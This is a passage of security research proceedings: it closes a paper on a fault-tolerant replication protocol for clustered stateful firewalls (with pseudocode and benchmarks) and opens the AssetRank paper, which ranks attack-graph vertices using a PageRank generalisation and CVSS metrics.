1. *Synchronous* (also known as eager replication): These RPs are implemented through transactions that guarantee a high degree of consistency (in the context of this work, this means a FD close to 1). However, they would roughly reduce performance in the cluster-based stateful firewall environment. With a synchronous solution, the packets that trigger state changes must wait until all backup replicas have successfully updated their state synchronously. This approach would introduce an unaffordable latency in the traffic delivery. The adoption of this approach would particularly harm real-time traffic and the bandwidth throughput.

2. *Asynchronous* (also known as lazy replication): This approach speeds up the processing in return of it reduces the level of consistency between the replicas and increasing the complexity. From the database point of view, a high degree of data consistency is desired so this approach usually makes asynchronous solutions unsuitable. However, in the context of stateful firewalls, the asynchronous replication ensures efficient communication which helps to avoid quality of service degradation.

Therefore, we have selected an asynchronous solution which allows the packet to leave the primary firewall before the state has been replicated to other backup replicas. We propose an efficient and reliable replication protocol for cluster-based stateful firewalls (CBSF) based on Multicast IP. Our protocol uses sequence tracking mechanisms to guarantee that states propagate reliably. Although message omissions are unlikely in the local area, communication reliability is a desired property of fault-tolerant systems.

In our protocol, we define three kinds of messages that can be exchanged between replicas, two of them are control messages (Ack and Nack) and one that contains state changes:

- *Positive Acknowledgment* (Ack) is used to explicitly confirm that a range of messages were correctly received by the backup replica firewall.
- *Negative Acknowledgment* (Nack) explicitely requests the retransmission of a range of messages that were not delivered.
- *State Data* contains the state change $S_{k-1} \rightarrow S_k$ for a given flow F_j. This message contains the subset of variables $v = \{v_1, ..., v_n\}$ that has changed.

Our replication protocol is based on an incremental sequence number algorithm and it is composed of two parts: the sender and the receiver. The sender and the receiver are implemented through *send_msg()* and *recv_msg()* respectively (See Algorithm.3 and Algorithm. 4). Basically, the sender transmits state changes and control messages and the receiver waits for control messages, which request explicit retransmission and confirm correct reception.

We formalize the behaviour of the replication protocol with the following policies:

Policy 1. Sender Policy: The sender does not wait for acknowledgments to send new data. Thus, its behaviour is asynchronous since it never stops sending state changes.
Policy 2: Receiver policy: The receiver always delivers the messages received even if they are out of sequence. This policy is extracted from the *definition 11.*
Policy 3: Receiver acknowledgment policy: The receiver schedules an acknowledgment when we receive $WINDOW\_SIZE$ messages correctly, and negative acknowledges the range of those messages that were not delivered appropriately. The best value of $WINDOW\_SIZE$ is left for future works due to space restrictions.

```
switch typeof(parameters) do
    case Ack
        msg ← build_ack_msg(from, to);
    end
    case Nack
        msg ← build_nack_msg(from, to);
    end
    case Data
        object.lastseq_seen = seq;
        if is_enqueued(retransmission_queue, object) then
            queue_del(retransmission_queue, object);
            queue_add(retransmission_queue, object);
        else
            queue_add(retransmission_queue, object);
        end
        msg ← build_data_msg(seq, object);
    end
    send(msg);
    seq ← seq + 1;
end
```

Algorithm 3. Implementation of *send_msg*()

5 Multiprimary Support

The FT-FW architecture supports several workloads sharing multi-primary setups in which several replica firewalls act as primary. Thus, more than one replica firewall can filter traffic at the same time. This is particularly important to ensure that the solution proposed scales up well. Specifically, our solution covers two approaches: the symmetric and the asymmetric path workload sharing.

Symmetric Path. in this approach, the same replica firewall always filters the original and reply packets. Therefore, we apply per-flow workload sharing. Thus, the replica firewalls can act as primary for a subset F_1 of flows and as backup another subset of flows F_2 at the same, being $F_1\ U\ F_2$ the complete set of flows that both firewalls are filtering.

For the symmetric path approach. We consider two possible setups depending on the load balancing policy, they are:

- *Static.* The system administrator or the DHCP server configures the clients to use different firewalls as gateway, ie. the client A is configured to use the gateway G_1 and the client B uses the gateway G_2. And so, if the gateway G_2 fails, the gateway G_1 takes over B's connections. Thus, the same firewall filters traffic for the same set of clients (statically grouped) until failure.

```
msg ← recv();
n ← msg.sender_node;
if after(msg.seq, lastseq_seen[n] + 1) then
    confirmed ← WINDOW_SIZE - window[n];
    send_msg(Ack, n, lastseq_seen[n] - confirmed, lastseq_seen[n]);
    send_msg(Nack, n, lastseq_seen[n] + 1, msg.seq);
    window[n] ← WINDOW_SIZE;
else
    window[n] ← window[n] - 1;
end
if window[n] = 0 then
    window[n] ← WINDOW_SIZE;
    from ← msg.seq - WINDOW_SIZE;
    send_msg(Ack, n, from, msg.seq);
end
if msg_type(msg) = Ack then
    foreach object i in the retransmission_queue[n] do
        if between(msg.from, seq(i), msg.to) then
            queue_del(object);
        end
    end
end
if msg_type(msg) = Nack then
    foreach object i in the retransmission_queue[n] do
        if between(msg.from, seq(i), msg.to) then
            send_msg(object);
        end
    end
end
lastseq_seen[n] ← msg.seq;
deliver(msg)
```

Algorithm 4. Implementation of *recv_msg*()

- *Dynamic.* Flows are distributed between replica firewalls by means of hash-based load balancing similar to what is described in [16]. The tuple $t = \{Address_{SRC}, Address_{DST}, Port_{SRC}, Port_{DST}\}$ which identifies a flow F_j is used to determine which replica filters each flow. Basically, the tuple t is hashed and the modulo of the result by the number of replicas tells which replica has to filter the flow, eg. given two replicas fw_0 and fw_1, if $h(t)$ *mod* 2 returns 0 then the replica firewall fw_0 filters the flow. For this solution we assume that all replica firewalls use a multicast MAC address and the same IP configuration so that they all receive the same packets. This approach does not require any load balancing director.

The external cache policy in symmetric path is *write back* (WB), ie. the states are only injected to the CTS in case of failure.

Asymmetric Path. in this setup, any replica firewall may filter a packet that belongs to a flow. Therefore, we apply per-packet workload sharing. In this case, we assum that the original and reply packets may be filtered by different replica firewalls. Again, we consider two possible setups depending on the workload sharing policy, they are:

- *Static*. The system administrator has configured firewall fw_n as default route for original packets and fw_{n+1} as default route for reply packets.
- *Dynamic*. The routes for the original and reply packets may dynamically change based on shortest path first routing policies, as it happens in OSPF [26] setups. In this case, the firewall dynamically configures the routing table depending on several parameters such as the link latency.

The external cache policy behaviour is *write through* (WT) since SP injects the states to the CTS as they arrive. Of course, asymmetric path setups incur an extra penalty in terms of CPU consumption that has to be evaluated.

5.1 Flow Recovery

As said, the architecture described in this work is not dependent of the failure-detection schema. So, we assume a failure-detection software, e.g. an implementation of VRRP.

If the primary firewall fails, the failure-detection software selects the candidate-to-become-primary replica firewall among all the backup replicas that will take-over the flows. At the failover stage, the recovery process depends on the load balancing setup:

- Symmetric path load balancing: the selected replica firewall invokes the injection method that puts the set of states stored in the external cache into the CTS. Later on, the SP clears its internal cache and issues a dump to obtain the new states available in the CTS.
- Asymmetric path load balancing: since the external cache policy is WT, the states are already in the CTS.

If a backup replica firewall fails and, later on, comes back to life again (typical scenario of short-time power-cut and reboot or a maintenance stop), the backup replica that just restarted sends a full resynchronization request. If there is more than one backup, to reduce the workload of the primary replica, that backup may request the full state table to another backup replica. Moreover, if this backup was a former primary replica that has come back to life, we prevent any process of take-over attempt by such replica until it is fully resynchronized.

6 Evaluation

To evaluate FT-FW, we have used our implementation of the state proxy daemon for stateful firewalls [27]. This software is a userspace program written in C




Fig. 3. CPU consumption and Round-trip time (from left to right)

that runs on Linux. We did not use any optimization in the compilation. In our previous work [10], we have already evaluated the recovery time of the connections in the Primary-Backup scenario, these results are similar to those obtained in the multiprimary setup, for that reason, and due to space restrictions we do not provide them in this section.

The testbed environment is composed of AMD Opteron dual core 2.2GHz hosts connected to a 1 GEthernet network. The schema is composed of four hosts: host A and B that act as workstations and FW1 and FW2 that are the firewalls. We have adopted a Multiprimary configuration with workload sharing of order two for simplicity. Thus, both FW1 and FW2 acts as primary for each other at the same time. In order to evaluate the solution, we reproduce a hostile scenario in which one of the hosts generates lots of short connections, thus generating loads of state change messages. Specifically, the host A requests HTML files of 4 KBytes to host B that runs a web server. We created up to 2500 GET HTTP requests per second (maximum connection rate reached with the testbed used). For the test case, we have used the Apache webserver and a simple HTTP client for intensive traffic generation.

6.1 CPU Overhead

We have measured CPU consumption in FW1 and FW2 with and without full state replication. The tool *cyclesoak* [28] has been used to obtain accurate CPU consumption measurements. The HTTP connections have 6 states, thus the amount of state changes is *6 * total number of requests*. The results obtained in the experimentation have been expressed in a graphic. In both firewalls, the maximum CPU load is 24% and 36% for WB and WT external cache policy respectively. This means 9% and 17% more than without replication. Not surprisingly, the full replication of short connection is costly due to the amount of states propagated. Anyhow, the CPU consumption observed is affordable for CBSFs deployed on off-the-shelf equipments since they come with several low cost processors (SMP and hyperthreading). Thus, we can conclude that FT-FW guarantees the connection recovery at the cost of requiring extra CPU power.

6.2 Round Trip

In order to obtain the delay that FT-FW introduces in client responses, we have measured the round-trip time of an ICMP echo request/reply (ping pong time) from host A to B with and without replication enabled. The results has been expressed in Fig. 3. As we can observe, the increment in the round trip time is around 8 microseconds so that we can say that the delay introduced in clients' responses is negligible.

7 Conclusion and Future Work

In this work we have revisited the FT-FW (Fault Tolerant FireWall) solution from the multiprimary perspective. The solution introduced negligible extra network latency in the packet handling at the cost of relaxing the replication. The architecture follows an event-driven model that guarantees simplicity, transparency, fast client responses and quick recovery. No extra hardware is required. The solution proposed is not dependent of the failure detection schema nor the layer 3 and 4 protocols that the firewalls filter. The FT-FW replication protocol exploits the cluster-based stateful firewall semantics to implement an efficient replication protocol. Moreover, we have proved in the evaluation that the solution requires affordable CPU resources to enable state replication.

As future work, we are dealing with several improvements to reduce CPU consumption without harming FD in environments with limited resources such as mobile and embedded systems. Specifically, we plan to use our state-classification model to avoid the replication of TS since they barely improve FD but they increase resource consumption due to the state replication.

References

1. Wool, A.: A quantitative study of firewall configuration errors. IEEE Computer 37(6), 62–67 (2004)
2. Mayer, A., Wool, A., Ziskind, E.: Offline Firewall Analysis. International Journal of Computer Security 5(3), 125–144 (2005)
3. Al-Shaer, E., Hamed, H.: Taxonomy of Conflicts in Network Security Policies. IEEE Communications Magazine 44(3) (2006)
4. Al-Shaer, E., Hamed, H., Boutaba, R., Hasan, M.: Conflict Classification and Analysis of Distributed Firewall Policies. IEEE Journal on Selected Areas in Communications (JSAC) 23(10) (2005)
5. Bartal, Y., Mayer, A., Nissim, K., Wool, A.: Firmato: A novel firewall management toolkit. ACM Transactions on Computer Systems 22(4), 381–420 (2004)
6. Pozo, S., Ceballos, R., Gasca, R.M.: CSP-Based Firewall Rule Set Diagnosis using Security Policies. In: 2nd International Conference on Availability, Reliability and Security (2007)
7. Taylor, D.E.: Survey and taxonomy of packet classification techniques. ACM Computing Surveys 37(3), 238–275 (2005)
8. Neira, P.: Netfilter's Connection Tracking System. In: LOGIN; The USENIX magazine, vol. 32(3), pp. 34–39 (2006)

9. Neira, P.: Conntrack-tools: Test Case (2007), http://people.netfilter.org/pablo/conntrack-tools/testcase.html
10. Neira, P., Gasca, R.M., Lefevre, L.: FT-FW: Efficient Connection Failover in Cluster-based Stateful Firewalls. In: Proceedings of the 16th Euromicro Conference on Parallel, Distributed and Network-Based Processing (PDP 2008), February 2008, pp. 573–580 (2008)
11. Zhang, R., Adelzaher, T., Stankovic, J.: Efficient TCP Connection Failover in Web Server Cluster. In: IEEE INFOCOM 2004 (March 2004)
12. Marwah, M., Mishra, S., Fetzer, C.: TCP server fault tolerance using connection migration to a backup server. In: Proc. IEEE Intl. Conf. on Dependable Systems and Networks (DSN), June 2003, pp. 373–382 (2003)
13. Aghdaie, N., Tamir, Y.: Client-Transparent Fault-Tolerant Web Service. In: 20th IEEE International Performance, Computing, and Communication conference, pp. 209–216 (2001)
14. Ayari, N., Barbaron, D., Lefevre, L., Primet, P.: T2CP-AR: A system for Transparent TCP Active Replication. In: AINA 2007: Proceedings of the 21st International Conference on Advanced Networking and Applications, pp. 648–655 (2007)
15. Sultan, F., Bohra, A., Smaldone, S., Pan, Y., Gallard, P., Neamtiu, I., Iftode, L.: Recovering Internet Service Sessions from Operating System Failures. In: IEEE Internet Computing (April 2005)
16. Chen, R.M.Y.: Highly-Available Firewall Service using Virtual Redirectors, University of the Witwatersrand, Johannesburg, Tech. Rep. (1999)
17. Maloy, J.: TIPC: Transparent Inter Protocol Communication protocol (May 2006)
18. Neira, P., Lefevre, L., Gasca, R.M.: High Availability support for the design of stateful networking equipments. In: Proceedings of the 1st International Conference on Availability, Reliability and Security (ARES 2006) (April 2006)
19. McBride, R.: Pfsync: Firewall Failover with pfsync and CARP, http://www.countersiege.com/doc/pfsync-carp/
20. Robertson, A.: Linux HA project, http://www.linux-ha.org
21. Gouda, M., Liu, A.: A model of stateful firewalls and its properties. In: Proceedings of the International Conference on Dependable Systems and Networks (DSN), June 2005, pp. 128–137 (2005)
22. Hinden, R.: RFC 3768: Virtual Router Redundancy Protocol (VRRP) (April 2004)
23. Zhang, X., Hiltunen, M.A., Marzullo, K., Schlichting, R.D.: Customizable Service State Durability for Service Oriented Architectures. In: IEEE Proceedings of EDCC-6: European Dependable Computing Conference, October 2006, pp. 119–128 (2006)
24. Wiesmann, M., Pedone, F., Schiper, A., Kemme, B., Alonso, G.: Understanding Replication in Databases and Distributed Systems. In: International Conference on Distributed Computing Systems, pp. 464–474 (2000)
25. Jimenez-Peris, R., Patino-Martinez, M., Kemme, B., Alonso, G.: How to Select a Replication Protocol According to Scalability, Availability, and Communication Overhead. In: International Conference on Reliable Distributed Systems, p. 24 (2001)
26. Moy, J.: RFC 1247 - OSPF Version 2 (July 1991)
27. Neira, P.: conntrackd: The netfilter's connection tracking userspace daemon, http://people.netfilter.org/pablo/
28. Morton, A.: cyclesoack: a tool to accurately measure CPU consumption on Linux systems, http://www.zip.com.au/~akpm/linux/

Identifying Critical Attack Assets in Dependency Attack Graphs

Reginald E. Sawilla[1] and Xinming Ou[2,*]

[1] Defence Research and Development Canada, Ottawa, Canada
[2] Kansas State University, Manhattan, Kansas, USA

Abstract. Attack graphs have been proposed as useful tools for analyzing security vulnerabilities in network systems. Even when they are produced efficiently, the size and complexity of attack graphs often prevent a human from fully comprehending the information conveyed. A distillation of this overwhelming amount of information is crucial to aid network administrators in efficiently allocating scarce human and financial resources. This paper introduces AssetRank, a generalization of Google's PageRank algorithm which ranks web pages in web graphs. AssetRank addresses the unique semantics of dependency attack graphs and incorporates vulnerability data from public databases to compute metrics for the graph vertices (representing attacker privileges and vulnerabilities) which reveal their importance in attacks against the system. The results of applying the algorithm on a number of network scenarios show that the numeric ranks computed are consistent with the intuitive importance that the privileges and vulnerabilities have to an attacker. The vertex ranks can be used to prioritize countermeasures, help a human reader to better comprehend security problems, and provide input to further security analysis tools.

Keywords: attack graph, security metric, PageRank, eigenvector.

1 Introduction

An attack graph is a mathematical abstraction of the details of possible attacks against a specific network. Various forms of attack graphs have been proposed for analyzing the security of enterprise networks [1,2,3,4,5,6]. Recent advances have enabled computing attack graphs for networks with thousands of machines [2,4]. Even when attack graphs can be efficiently computed, the resulting size and complexity of the graphs is still too large for a human to fully comprehend [7,8,9]. While a user will quickly understand that attackers can penetrate the network it is essentially impossible to know which privileges and vulnerabilities are the most important to the attackers' success. Network administrators require a tool

[*] This author was partially supported by the U.S. National Science Foundation under Grant No. 0716665, and the U.S. Department of Energy. Any opinions, findings and conclusions or recomendations expressed in this paper are those of the authors and do not necessarily reflect the views of the U.S. government agencies.

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 18–34, 2008.




Fig. 1. An example network

which can distill the overwhelming amount of information into a list of priorities that will help them to secure the network, making efficient use of scarce human and financial resources.

The problem of information overload can occur even for small-sized networks. The example network shown in Figure 1 is from recent work by Ingols *et al.* [2]. Machine A is an attacker's launch pad (for example, the Internet). Machines B, C, and D are located in the left subnet and machines E and F are in the right subnet. The firewall FW controls the network traffic such that the only allowed network access between the subnets is from C and D to E. All of the machines have a remotely exploitable vulnerability.

We applied the MulVAL attack graph tool suite [4] to the example network. The resulting attack graph can be found in Appendix A. Even for a small network, the attack graph is barely readable. Assuming the attack graph can be read, it is still difficult for a human to capture the core security problems in the simple network. Essentially, the software vulnerabilities on hosts C and D will enable an attacker from A to gain local privileges on the victim machines, and use them as stepping stones to penetrate the firewall, which only allows through traffic from C and D. In this example, all the machines can potentially be compromised by the attacker, and all the vulnerabilities on the hosts can play a role in those potential attack paths. However, the vulnerabilities on C and D, and the potential compromise of those two machines, are crucial for the attacker to successfully penetrate into the right subnet, presumably a more sensitive zone. The attack graph produced by MulVAL does reflect this dependency, but a careful reading of the graph is necessary to understand which graph vertices are the most important to consider. When the network size grows and attack paths become more complicated, it is insurmountably difficult for a human to digest all the dependency relations in the attack graph and identify key problems.

Beside the dependency relations represented in an attack graph, another important factor in determining the criticality of an identified security problem is the likelihood the attack path can lead to a successful exploit. For example, both hosts C and D can be exploited remotely by the attacker on host A. Assume that the vulnerability on host C is only theoretical and no one has successfully produced a proof-of-concept exploit, whereas the vulnerability on host D has a publicly available exploit that works most of the time. Obviously the vulnerability on D is more likely to be exploited than the vulnerability on C and so its elimination deserves prioritization.

In the past five years, significant resources have gone into standardizing the definition of the attributes of reported security vulnerabilities. Most notably, the Common Vulnerability Scoring System (CVSS)[1] is a standard for sharing the attributes of discovered security vulnerabilities among IT security professionals. It represents not just a single numeric score, but a metric vector that describes various aspects of a vulnerability such as its access vector, access complexity and exploitability. The CVSS metric vector is included in the National Vulnerability Database (NVD)[2] for every vulnerability reported in the NVD. The metrics provide crucial baseline information for automated security analysis. However, the metrics themselves can only give limited information without an understanding of the global security interactions in an enterprise environment. For example, further assume that the vulnerability on B is the same as the one on D. Since B does not have access into the right subnet, its vulnerability is less critical than the one on D. In the scenario just described, our algorithm gives first priority to the vulnerability on D, followed by the vulnerability on B, and then C. This prioritization is intuitive since D is easy to exploit and gives access to the right subnet; B is easy to exploit and gives access to D; and since only proof-of-concept code exists to exploit C, it warrants the lowest priority.

In summary, to determine the relative importance of security problems in a network, both the dependency relationships in the attack graph *and* the attributes of the security problems need to be considered. We present an approach which automatically digests the dependency relations in an attack graph as well as the baseline information of the vulnerability attributes to compute the relative importance of attacker assets (the graph vertices) as a numeric metric. The metric gauges the importance of a privilege or vulnerability to an attacker (and hence the defender). Our approach fuses attack graphs and baseline security metrics such as CVSS, to make both of them more useful in security analysis.

2 AssetRank for Attack Graphs

Internet web pages are represented in a directed graph sometimes called a *web graph*. The vertices of the graph are web pages and the arcs are URL links from one page to another. Google's PageRank algorithm [10] computes a page's rank, not based on its content, but on the link structures of the web graph. Pages that are pointed to by many pages or by a few important pages have higher ranks than pages that are pointed to by a few unimportant pages. In this paper, we introduce AssetRank, a generalization of the PageRank algorithm, which can handle the semantics of vertices and arcs of dependency attack graphs. Our first contribution allows AssetRank to treat the AND and OR vertices in a dependency attack graph correctly based on their logical meanings, whereas PageRank is only applied to OR vertex graphs. The second contribution is a generalization of PageRank's single system-wide damping factor to a per-vertex damping factor. This generalization allows AssetRank to accurately model the

[1] http://www.first.org/cvss/

[2] http://nvd.nist.gov/cvss.cfm

various likelihoods of an attacker's ability to obtain privileges through means not captured in the graph (out-of-band attacks). The third contribution is leveraging publicly available vulnerability information (*e.g.* CVSS) through parameters in AssetRank so that the importance of security problems is computed with respect to vulnerability attributes such as attack complexity and exploit availability. The fourth contribution is that our generalized ranking algorithm allows network defenders to obtain personalized AssetRanks to reflect the importance of attack assets with respect to the protection of specific critical network assets.

The AssetRank algorithm presented here could be applied to any graph whose arcs represent some type of dependency relation between vertices. In fact, web graphs are a special case of dependency graphs since a web page's functionality in part depends on the pages it links to.

A dependency attack graph G is represented as $G = (V, A, f, g, h)$ where V is a set of vertices; A is a set of arcs represented as (u, v), meaning that vertex u depends on vertex v; f is a mapping of positive weights to vertices; g is a mapping of non-negative weights to arcs; and h is a mapping of vertices to their type (AND, OR, or SINK). The *out-neighbourhood* of a vertex v is defined as $N^+(v) = \{w \in V : (v, w) \in A\}$, and *in-neighbourhood* of v is defined as $N^-(v) = \{u \in V : (u, v) \in A\}$. The cardinality of a set X is denoted $|X|$ and its L1-norm is denoted $||X||_1$. Without loss of generality, we require the vector of all vertex weights $f(V)$ to sum to 1.

AssetRank is computed by solving for the principal eigenvector X in the following equation.

$$\lambda X = (D\mathit{\Delta} + \gamma P e^T)X \tag{1}$$


Where λ is the principal eigenvalue, X is the vector of AssetRanks (scaled to sum to 1), D is the transpose of the square adjacency matrix of a dependency attack graph G (an AND/OR directed graph), $\mathit{\Delta}$ is a diagonal matrix of vertex-specific arc-weight damping factors where each value is in the range $[0, 1]$, $\gamma \in (0, 1]$ is the vertex-weight damping factor, $P = f(V)$ is a personalization vector composed of the vertices' personalization values (that is, the vertex weights), and e is the all-ones vector.

Equation (1) reduces to the original PageRank if $\lambda = 1$, $\mathit{\Delta} = \delta I$ (where I is the identity matrix and δ is PageRank's damping factor), $\gamma = 1 - \delta$, and all vertices are required to be OR vertices.

2.1 AND Vertices

Dependency attack graphs contain both AND and OR vertices. An OR vertex can be satisfied by any of its out-neighbours, whereas an AND vertex depends on *all* of its out-neighbours. For example, the simple dependency attack graph in Figure 2(a) shows that attackers attaining the goal p_1 depend upon their ability to obtain both privileges p_2 and p_3. p_2 is an AND vertex[3] and it requires the

[3] In our figures, AND vertices are represented by ovals, OR vertices are represented by diamonds, and SINK vertices are represented by rectangles.



(a)

Vertex	AssetRank
p_1	0.1722
p_2	0.1680
p_3	0.1680
vul_1	0.1639
vul_2	0.1639
vul_3	0.0820
vul_4	0.0820

(b)

Fig. 2. AssetRank computation for an AND/OR graph

two vulnerabilities vul_1 and vul_2. p_3 is an OR vertex and it requires only one of either vul_3 or vul_4. In this example we assume all the arcs have the same weight.

Since any of an OR vertex's out-neighbours can enable it, the importance of each out-neighbour decreases as the number of out-neighbours increases since the vertex can be satisfied by any one of them. This reduced dependency is not true of AND vertices. Since all the out-neighbours of an AND vertex are necessary to enable it, it is intuitively incorrect to lessen the amount of value flowed to each out-neighbour as their numbers grow.

Rather than splitting the value of an AND vertex we *replicate* it to its out-neighbours. Each out-neighbour of an AND vertex receives the full value from the vertex multiplied by the vertex's damping factor. That is, for every outgoing edge (u, v) from an AND vertex u, the corresponding matrix entry D_{vu}[4] is 1. We now have the following restrictions on the graph's arc weights.

$$\sum_{w \in N^+(v)} g(v,w) = \begin{cases} |N^+(v)|, & \text{if } h(v) = \text{AND} \\ 1, & \text{if } h(v) = \text{OR} \\ 0, & \text{if } h(v) = \text{SINK} \ . \end{cases} \tag{2}$$

A unique principal eigenvector X in Equation (1) exists (up to scalar multiplication) and follows from Perron's theorem (see, for example, [11]), and the fact that $D\Delta + \gamma P e^T$ is positive. Thus, convergence using the power method is guaranteed. The computation using the power method with the terms optimized to take advantage of the sparsity of $D\Delta$ follows.

$$\text{Step 1: } X'_t = D\Delta X_{t-1} + \gamma P; \qquad \text{Step 2: } X_t = \frac{1}{||X'_t||_1} X'_t \tag{3}$$

Figure 2(b) displays the result of applying the above algorithm to the graph in Figure 2(a). For this example, we use a single constant damping factor of $\Delta = 0.85I$ and P is such that only the goal vertex p_1 has a non-zero personalization value.

[4] As a shorthand notation we use u and v in D_{vu} to represent the column and row indices corresponding to the respective vertices.

AssetRank gives[5] the expected relative importance for the four vulnerabilities: vul_1 and vul_2 are twice as important as vul_3 and vul_4 since patching one of vul_1 or vul_2 has an equivalent effect in denying the goal p_1 as patching both vul_3 and vul_4.

2.2 Vertex-Specific Damping

In the case of PageRank applied to web pages, the system-wide damping factor δ gives the probability that surfers will stop surfing [12]. They could stop surfing for any number of reasons including having found the desired information or encountering a poor quality web page. The reality is that not all web pages have an equal likelihood to be the end point of a user's surfing. On some web pages almost all of the surfers will continue surfing (for example, search results) while on other pages, almost all of the surfers will stop surfing (for example, a local weather page).

An analogous situation exists for attack graphs. An "attack planner" will more likely stop traversing the attack graph if the vertex represents a privilege that can be easily obtained "out-of-band". For example, attackers requiring the ability to execute code on a user desktop could use out-of-band methods such as social engineering rather than purely technical exploits.[6]

In general, the damping factor measures the likelihood that an attack planner will continue traversing the graph. We improve the accuracy of the ranks by not assuming that the planners are equally likely to stop traversing the graph regardless of the vertex they are visiting. Rather than using a single damping factor, we introduce vertex-specific damping factors δ_v and assemble them into the diagonal damping matrix $\Delta = diag(\delta_1, \delta_2, \ldots, \delta_{|V|})$.

2.3 Personalization Vector

It is insufficient to consider only the dependency relations and damping factors in determining a vertex's value. Network defenders place a higher priority on defending critical servers than non-critical PCs. Similarly, some machines are more valuable than others to attackers. We use vertex weights as a *personalization value* to represent a vertex's inherent value to network attackers or defenders. Network defenders may identify the assets they desire to deny the attacker by assigning them a personalization value that reflects their importance to the defender's operations. The remaining attack assets are assigned a value of 0 which then causes the computed AssetRank values to reflect their importance only in so far as they are likely to be used by an attacker to obtain the attack assets identified as critical.

[5] All of the experiments in this paper required a computation time of less than one second on a typical desktop PC and converged in 78 iterations or less. The complexity of the power method depends upon the complexity of matrix multiplication and the number of iterations required. The complexity of naive matrix multiplication is $O(n^3)$. Speed improvements for PageRank computation can also speed up AssetRank computation as long as they do not require the principal eigenvalue to be 1.

[6] The attack graphs we use in this paper include only technical exploits.

3 Parameter Assignment

Attack graph dependencies and attack asset attribute information (such as CVSS metrics obtained from the NVD database) supply the three key components D, $\varDelta$, and P of the AssetRank matrix $A = D\varDelta + \gamma P e^T$. In this section we explain how to obtain and set these values. In Section 4 we will demonstrate their effect on the asset ranks. The parameter γ sets the influence of the personalization vector which has the effect of opting to favour attack assets closer to the goal versus favouring attack assets closer to the attacker.

3.1 Dependency Matrix (D)

To model attacker preferences we assign a *success likelihood* $s(v)$ to every vertex. The success likelihood has a slightly different meaning for the three types of vertices: AND, OR, and SINK.

The SINK vertices represent the ground facts that MulVAL uses when deriving attack paths. The ground facts include the existence of vulnerable software, network routes and the services running on each machine. Every ground fact is assigned a success likelihood. To simplify the demonstration in this paper we assign the success likelihood 1 to all non-vulnerability SINK vertices. That is, we assume that if a service exists, it is always up, and that network paths are stable.[7]

CVSS is a standard for specifying vulnerability attributes. Two attributes that are particularly useful in prioritizing attack assets are the base metric of Access Complexity (AC) and the temporal metric of Exploitability (E). For the AC metric, vulnerabilities are assigned a value of high, medium, or low, to indicate the existence of specialized access conditions such as a race condition or configuration setting. When considering the E metric, vulnerabilities are assigned a value of unproven, proof-of-concept, functional, or high, to indicate the current state of exploit maturity. If one attack path in the attack graph depends upon an unproven vulnerability and another attack path depends upon a vulnerability with functional exploit code, the attack assets in the latter attack path (all vulnerabilities and network routes) are more likely to be involved in an attack and so they are more valuable to attackers. Consequently, they also deserve a higher degree of attention by network defenders. In our experiments we assign the following success likelihoods $s(v)$ to each vulnerability vertex v to indicate the probability that an attacker will successfully exploit the vulnerability: Unproven (1%), Proof-Of-Concept (40%), Functional (80%), High (99%).

MulVAL attack graphs also contain `rule` vertices. These are AND vertices that specify how a privilege may be obtained. The parameter $s(v)$ for AND vertices models the preference of attackers for different attack strategies. For example, two of the rules describe how network access may be obtained. In the

[7] Users could assume mobile devices are present intermittently and hence assign a success likelihood to network routes for mobile devices that represent the likelihood that the device will be connected to the network.

first case, direct network access to a host is obtained if an attacker has a machine and a network route exists from that machine to the intended host. In the second case, multi-hop network access to a host is obtained if an attacker can execute code of his choosing on a victim machine and a network route exists from that machine to the intended host. Since an attack is complicated by multi-hop access, we assume that the attacker prefers direct routes so we assign a preference score of 1.0 to the direct route and 0.5 to the indirect route. In a similar manner, other rules may be assigned a preference score indicating attackers' preferences. These rule preferences would be set by experts to model different types of attackers (for example, script kiddies or black-hat criminals).

Finally, MulVAL attack graphs contain derived attack assets.For example, MulVAL-generated attack graphs include `execCode(machine,account)` vertices stating that an attacker could obtain the ability to execute arbitrary code on `machine` at the privilege of `account`. However, the `execCode` attack asset might be obtained through a choice of multiple routes in the attack graph. These multiple routes are represented by multiple outgoing arcs from the `execCode` vertex, an OR vertex. Not all of these routes are equally difficult to obtain and we make the assumption that attackers prefer easier methods of obtaining the derived attack asset. For example, attackers would favour routes that may be exploited with reliable tools.

The OR vertices discussed at the beginning of this section.

Attack paths will contain several ground facts (SINK vertices), rules (AND vertices), and derived attack assets (OR vertices). Weights of the out-going arcs are computed by percolating the success likelihoods throughout the graph by setting $g(u, v) = m(v)$ where

$$m(v) = \begin{cases} s(v), & \text{if } h(v) = \text{SINK} \\ s(v) \prod_{w \in N^+(v)} m(w), & \text{if } h(v) = \text{AND} \\ \max_{w \in N^+(v)} m(w), & \text{if } h(v) = \text{OR} \end{cases} \tag{4}$$

In words, the arc weight from vertex u to v is the success likelihood of v if v is a SINK vertex, the attacker's preference for the attack type multiplied by the product of all of the paths required for v if v is an AND vertex, and the easiest path from v if v is an OR vertex. Finally, the arc weights are normalized according to Equation (2).

3.2 Damping Matrix ($\varDelta$)

In Section 2.2 we introduced vertex-specific damping factors. This extension allows the modeling of out-of-band attacks for derived attack assets (OR vertices). For example, the ability to execute code on a victim's machine can be gained by obtaining the victim's login credentials through social engineering — a non-technical attack that is not captured in the attack graph. If attackers gain the attack asset v by means outside the graph, they will not require the dependencies of v captured in the attack graph so those dependencies are less valuable to the attacker and so deserve less attention from network defenders.

